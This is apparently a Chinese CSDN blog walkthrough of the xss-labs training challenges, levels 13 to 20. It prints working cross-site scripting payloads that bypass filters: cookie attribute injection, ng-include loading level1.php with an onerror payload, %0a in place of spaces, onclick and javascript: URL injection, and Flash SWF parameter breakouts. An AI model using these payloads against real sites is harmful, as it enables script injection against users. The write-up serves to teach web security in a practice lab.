## payload的长度:9



The screenshot shows the Burp Suite interface with the 'HackBar' tab selected. The 'XSS' dropdown menu is open, and the 'ENCODING' dropdown is also visible. The 'ENABLE POST' toggle is turned off. Below the toolbar, there is an 'ADD HEADER' button. A table of headers is displayed, with the 'Cookie' header selected and expanded to show the payload: 'user=Cookie" onclick="alert(/xss/)" type="text'. The payload length is indicated as 9 characters.

Name	Value
<input checked="" type="checkbox"/> Cookie	user=Cookie" onclick="alert(/xss/)" type="text

CSDN @ing\_end

## Level 14 Exif

查看源码:

```
<body>
<h1 align=center>欢迎来到level14</h1>
<center><iframe name="leftframe" marginwidth=10 marginheight=10 src="http://www.exifviewer.org/" frameborder=no
width="80%" scrolling="no" height=80%></iframe></center><center>这关成功后不会自动跳转。成功者<a href=/xsschallenge
/level15.php?src=1.gif>点我进level15</a></center>
</body>
```

# No sponsors

ww1.exifviewer.org currently does not have any sponsors for you.

CSDN @ing\_end

无法访问


<http://www.exifviewer.org/>


writeup 称为 exit xss

## level 15 angularjs

尝试测试，查看网页代码：

# 欢迎来到第15关，自己想个办





```
Elements Console Recorder Sources Network Performance
1 ng-app class="ng-scope">
head>...</head>
body>
<h1 align="center">欢迎来到第15关，自己想个办法走出去吧！ </h1>
<p align="center"> </p>
<!-- ngInclude here --> == $0
body> CSDN @ing_end
```

```
{
confirm("完成的不错!");
window.location.href="level16.php?keyword=test";
}
</script>
<title>欢迎来到level15</title>
</head>
<h1 align=center>欢迎来到第15关，自己想个办法走出去吧! </h1>
<p align=center><img src=level15.png></p>
<body><span class="ng-include:here"></span></body>
```

CSDN @ing\_end

可以看到我们提交的参数src的值被插入到了标签的class属

性值中，但是前面还有ng-include这样的字符。

ng-include是angular js中的东西，其作用相当于php的include函数。这里将1.gif这个文件给包含进来了。

具体原理如下：

[ng-include指令\\_天马3798-CSDN博客](#)

## 定义和用法

**ng-include** 指令用于包含外部的 HTML 文件。

包含的内容将作为指定元素的子节点。

ng-include 属性的值可以是一个 **表达式**，返回一个文件名。

默认情况下，包含的文件需要包含在同一个域名下。

## 语法

```
< element ng-include= "filename" onload= "expression" autoscroll= "expression" > < /  
element >
```

ng-include 指令作为元素使用:

```
< ng-include src= "filename" onload= "expression" autoscroll= "expression" > < /ng-i  
nclude >
```

所有的 HTML 元素都支持该指令。

## 参数值

值	描述
<i>filename</i>	文件名，可以使用表达式来返回文件名。
onload	可选，文件载入后执行的表达式。
autoscroll	可选，包含的部分是否在指定视图上可滚动。

CSDN @ing\_end

- 1、ng-include 指令用于包含外部的 HTML 文件。
- 2、包含的内容将作为指定元素的子节点。
- 3、ng-include 属性的值可以是一个表达式，返回一个文件名。
- 4、默认情况下，包含的文件需要包含在同一个域名下。

特别值得注意的几点如下：

- 1.ng-include,如果单纯指定地址，必须要加引号
- 2.ng-include,加载外部html，script标签中的内容不执行
- 3.ng-include,加载外部html中含有style标签样式可以识别

尝试能不能直接闭合标签来触发弹窗

```
}  
</script>  
<title>欢迎来到level15</title>  
</head>  
<h1 align=center>欢迎来到第15关，自己想个办法走出去吧！ </h1>  
<p align=center><img src=level15.png></p>  
<body><span class="ng-include:&lt;script&gt;alert( /xss/)&lt;/script&gt;"></span></body>
```

CSDN @ing\_end

结果一些字符被编码了。

查看源文件代码：

```
<html ng-app>  
<head>  
  <meta charset="utf-8">  
  <script src="angular.min.js"> </script>  
<script>  
window.alert = function()  
{  
confirm("完成的不错！");  
window.location.href="level16.php?keyword=test";  
}  
</script>  
<title>欢迎来到level15</title>  
</head>  
<h1 align=center>欢迎来到第15关，自己想个办法走出去吧！ </h1>  
<p align=center><img src=level15.png> </p>  
<?php  
ini_set("display_errors", 0);  
$str = $_GET["src"];  
echo '<body> <span class="ng-include:'.htmlspecialchars($str).'> </span> </body>';  
>
```

ng-include可以包含html文件，说明可以包含之前有过xss漏洞的源文件

```
?src='level1.php?name=<img src=1 onerror=alert(1)>'
```

参数值是一个地址，所以需要添加引号。

但是level1.php是一个php文件

在level1.php后面添加了name参数值。表示在访问了该参数值中的地址之后，再把它响应在浏览器端的html文件中成功弹窗



欢迎来

完成的不错!

确定

取消

ENTER IF YOU DARE...



# 欢迎来到level1

## 欢迎用户

payload的长度:28



labs/level15.php?src='level1.php?name=<img src=1 onerror=alert(1)>'

也可构造此代码:

```
'level1.php?name=<a href="javascript:alert(/xss/)">'
```

xsslabs 显示  
完成的不错!

确定 取消

# 欢迎来到level1

欢迎用户



[payload的长度:34](#)

Elements Console Recorder Sources Network Performance Memory HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENC

URL  
http://xsslabs/level15.php?src='level1.php?name=<a href="javascript:alert(/xss/)">'

CSDN @ing\_end


## Level 16 空格实体转义

# 欢迎来到level16

21



payload的长度:2



xsslabs/level16.php?keyword=21

CSDN @ing\_end

经过测试，发现在url里面传入参数，进行poc


# 欢迎来到level16

< >alert( xss )< >



发现 `script` 字样直接被过滤，`/script` 也被滤掉了，尝试上关的payload:


```
<img src="" onerror=alert('xss')>
```



空格被实体转换了，可以使用 `%0a` 替代空格。

```
<img%0asrc="%0a"%0aonerror=alert('xss')>
```

成功弹窗



CSDN @ing\_end

## level 17 args

查看网页代码:



CSDN @ing\_end

提交的两个参数的值出现在了 `<embed>` 标签的 `src` 属性值中

猜测该标签应该就是突破口, 尝试用基本的弹窗代码测试

```
<script>alert(/xss/)</script>
```

```
→ 不安全 | view-source:xsslabs/level17.php?arg01=<script>alert(%20/xss/)</script>
搜索 百度 ctf.show php连接mysql实... 哔哩哔哩 ( ° - ° )つ... U+新工科智慧云 (108条消息) XSS学...
换行 □
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错!");
}
</script>
<title>欢迎来到level17</title>
</head>
<body>
<h1 align=center>欢迎来到level17</h1>
<embed src=xsf01.swf?&lt;script&gt;alert( /xss/)&lt;/script&gt;; width=100% heighth=100%><h2 align=center>成功后, <a href=le
</body>
</html>
```

CSDN @ing\_end


构造的代码中关键字都被编码了，这里应该被 `htmlspecialchars()` 函数处理过。仔细观察一下发现这个 `<embed>` 标签就是引入一个 `swf文件` 到浏览器端，并且它的 `src` 属性值没

有添加引号，所以不用闭合

可以考虑通过事件来触发。

比如此处可以用 `onclick事件` 测试一下

```
onclick=alert('xss')
```



成功后, [点我进入下一关](#) CSDN @ing\_end

## level 18

用上一关的 `payload` 可以弹窗过关



## level 19 flash xss

尝试各种payload都无法过关，查看源码：

```
</script>
<title>欢迎来到level19</title>
</head>
<body>
<h1 align=center>欢迎来到level19</h1>
<embed src="xsF03.swf?=' width=100% height=100%></body>
</html>
```

CSDN @ing\_end

**src**的值使用双引号括起来的。

如果想要成功执行js代码肯定需要去闭合标签，但是此处应该还是会用 `htmlspecialchars()` 函数进行处理，所以无法成功闭合。

这一关涉及一种xss攻击手段叫做**flash xss**

### Flash产生的xss问题主要有两种方式：

加载第三方资源  
与javascript通信引发XSS。


借鉴大佬pqqload:

```
version&arg02=<a href='javascript:alert(/xss/)'>xss</a>
```

成功弹窗

```
Elements Console Sources Network Performance Memory Application Security Audits
<!doctype html>
<!--STATUS OK-->
<html>
<head>...</head>
...<body> == $0
  <h1 align="center">欢迎来到level19</h1>
  <embed src="xsf03.swf?version=<a href='javascript:alert(/xss/)'>xss</a>" width="100%" height="100%">
  <div id="video_download_toolbar_shadow">
    #shadow-root (open)
      <style>...</style>
```

CSDN @ing\_end



CSDN @ing\_end

更清楚的解释：可以看[这里](#)

## Level 20 Flash xss

# 欢迎来到level

embed 1520 × 149.6




```
Elements Console Sources Network Performance Memory Application Security Audits
<!doctype html>
<!--STATUS OK-->
<html>
  <head>...</head>
  <body> == $0
    <h1 align="center">欢迎来到level20</h1>
    <embed src="xsf04.swf?a=b" width="100%" heigth="100%">
    <div id="video_download_to" http://192.168.26.130/xss-labs/xsf04.swf?a=b
  </body>
</html>
```

CSDN @ing\_end

这道题不怎么难，通过看大佬博客明白一点点，这里直接payload

他讲的很清楚

```
arg01=id&arg02=\"))}catch(e){if(!self.a)self.a=!alert(1)//%26width%26height
```



[创作打卡挑战赛](#)

赢取流量/现金/CSDN周边激励大奖